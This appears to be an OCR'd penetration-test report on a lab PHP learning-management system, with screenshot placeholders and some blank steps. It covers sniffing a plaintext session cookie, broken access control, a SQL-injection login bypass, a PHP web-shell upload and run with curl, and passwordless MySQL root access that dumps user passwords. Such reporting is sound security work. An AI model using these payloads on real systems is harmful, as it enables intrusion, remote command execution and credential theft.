


Figure: sudo wireshhark




Figure: Protocol Hierarchy






Figure: shows only TCP port 80 traffic

3.5.2 Identified Information Disclosure Issues

1. Use of an Unencrypted Transport Protocol (HTTP Port 80)

The protocol is flagged as HTTP instead of a secure, encrypted connection. In the lower details panel, the Destination Port: 80 confirms that all communication between the client (10.0.2.15) and the server (192.168.100.12) lacks any transport encryption. This means anyone sniffing the network interface can intercept and read the raw data packets.






2. Plaintext Leakage of Application Directories


the Info column openly displays the exact web directory path being requested: GET /online_lms/online_lms/ HTTP/1.1. Since the protocol uses text format communication, adding

Hypertext Transfer Protocol to Wireshark helps to reveal the architecture of the web site. In this way, an attacker can find confidential files in the back end of the web site without running any scanner program.



3. Weak Session Token Protection (Exposed PHPSESSID)

It is easy for Wireshark to extract the session tracking cookie: PHPSESSID=9m7rksenabn728eanprra28hmr Cookie pair. Status bar proves that this 36 byte-long token is treated as usual ASCII string. As this important session tracker is being transmitted via plain HTTP Port 80, it is not provided with the Secure flag option at all. The local attacker is able to intercept this clear text value and enter it into an external web browser. In this way, he will take control over the active session immediately without any need to guess username or password.



Phase 4 Exploitation (Web, OS, Wireless)


4.1 Web Application Exploitation

4.1.1 Broken Access Control


A01:2021 Broken Access Control			
Description:	Teacher users(low-level access) can access admin dashboard(high-level access) by clicking on assignment marks/directly navigating to admin URL. The website fails to validate roles before serving admin pages.		
Payload Used:	*GET /online_lms/online_lms/AdminDash.php* *Host: 192.168.65.1* *User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0* *Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8* *Accept-Language: en-US,en;q=0.5* *Accept-Encoding: gzip, deflate, br* *Referer: http://192.168.65.1/online_lms/online_lms/SignIn.php* *Connection: keep-alive* ***Cookie: PHPSESSID=nr1e7bhtu51js0tlsa84n8jomm***		
Risk Scores			
Severity	High	**CVSS v3.1 score**	8.8
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L		
CWE	CWE-862: Missing Authorization		
Affected Component	AdminDash.php / Assignment Marks Navigation		


Reproduction steps:

Step 1: Login as Teacher




Step 2: Click on Assignment Marks







After clicking on Assignment Marks to view, the page is redirected to admin page which is highly vulnerable as no user verification is required.

Step 3: Capture Session in Burp Suite






Configure temporary work environment in burp suite and configure manual proxy in Firefox.




10	http://192.168.65.1	GET	/online_lms/online_lms/TeacherDa...	200	4388	HTML	php	Teacher | Dashboard
11	http://192.168.65.1	GET	/online_lms/online_lms/AddAssign...	200	10795	HTML	php	Teacher | Assignments
12	http://192.168.65.1	GET	/online_lms/online_lms/ResultView....	200	7834	HTML	php	Results

The HTTP **200** status code is a standard response meaning that the request to a server was successful. This confirms that after 'Teacher' logs in and click on Assignment Marks, it will redirect to *ResultView.php* which is explicitly for privileged user (Admin).

Step 4: Access Admin Dashboard with Teacher Session



Teacher's dashboard cookie session is ***PHPSESSID=nr1e7bhtu51js0tlsa84n8jomm***



This shows a successful broken access control attack where a teacher-level user accessed the admin dashboard *(AdminDash.php)* and receives a 200 OK response with all admin 8185-byte HTML content visible. Including system statistics and administrative functions. This clearly proves that the website fails to enforce role-based access control.


4.1.2 SQL Injection


A03:2021 SQL Injection			
Description:	The username field is vulnerable to SQL injections because user input is directly concatenated into the SQL query without sanitization. The payload 'OR '1'='1' -- bypasses authentication by making the WHERE clause always true and commenting out the password check. To fix this, use parameterized queries/prepared statements and never trust user input.		
Payload Used:	Username: ' OR '1'='1' -- Password: 123123 (could be anything)		
Risk Scores			
Severity	Critical	**CVSS v3.1 score**	9.8
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
CWE	CWE-89: Improper Neutralization of Special Elements used in an SQL Command		
Affected Component	process_signIn.php (Login Authentication Function)		
Business Impact Analysis			

Reproduction Steps:

Step 1: Go to login page and enter *Username: ' OR '1'='1' -- ,Password: anything*






Save password for http://192.168.65.1?
Username
' OR '1'='1' -- -
Password
123123
Not now
Save

4.1.3 Security Misconfiguration

A05:2021 Security Misconfiguration – Unrestricted File Upload			
Description:	The assignment upload function does not validate the uploaded file type, MIME type or file content before storing it on the server. During testing, a PHP script was successfully uploaded through the assignment submission feature and stored in the publicly accessible *Answers* directory.		
Payload Used:	echo '<?php system($_GET["cmd"]); ?>' > /tmp/shell.php curl -X POST \ http://192.168.65.1/online_lms/online_lms/process_uploadAss.php \ -F "id=shell.php" \ -F assAnswer=@/tmp/shell.php curl http://192.168.65.1/online_lms/online_lms/Answers/shell.php?cmd=whoami		
Risk Scores			
Severity	Critical	**CVSS v3.1 score**	9.8
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
CWE	CWE-434: Unrestricted Upload of File with Dangerous Type		
Affected Component	process_uploadAss.php (Assignment Upload Function)		

Reproduction Step:
Step 1: Create a



Step 2:



4.2 Server / Operating System Exploitation

4.2.1 Exposed MySQL Root Account

A05:2021 Security Misconfiguration			
Description:	The database is configured with two misconfigurations: the root database is set with an empty password, and it is bound to all network interfaces instead of loopback address. This causes any host on the same network segment to authenticate the database as root with no credentials, gaining control over all databases on the server.		
Payload Used:	sudo nmap -p 3306 -sV 192.168.116.1 mysql -h 192.168.116.1 -u root --skip-ssl SHOW DATABASES; USE online_lms; SHOW TABLES; SELECT username, password FROM user;		
Risk Scores			
Severity	Critical	**CVSS v3.1 score**	9.8
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
CWE	CWE-306: Missing Authentication for Critical Function		
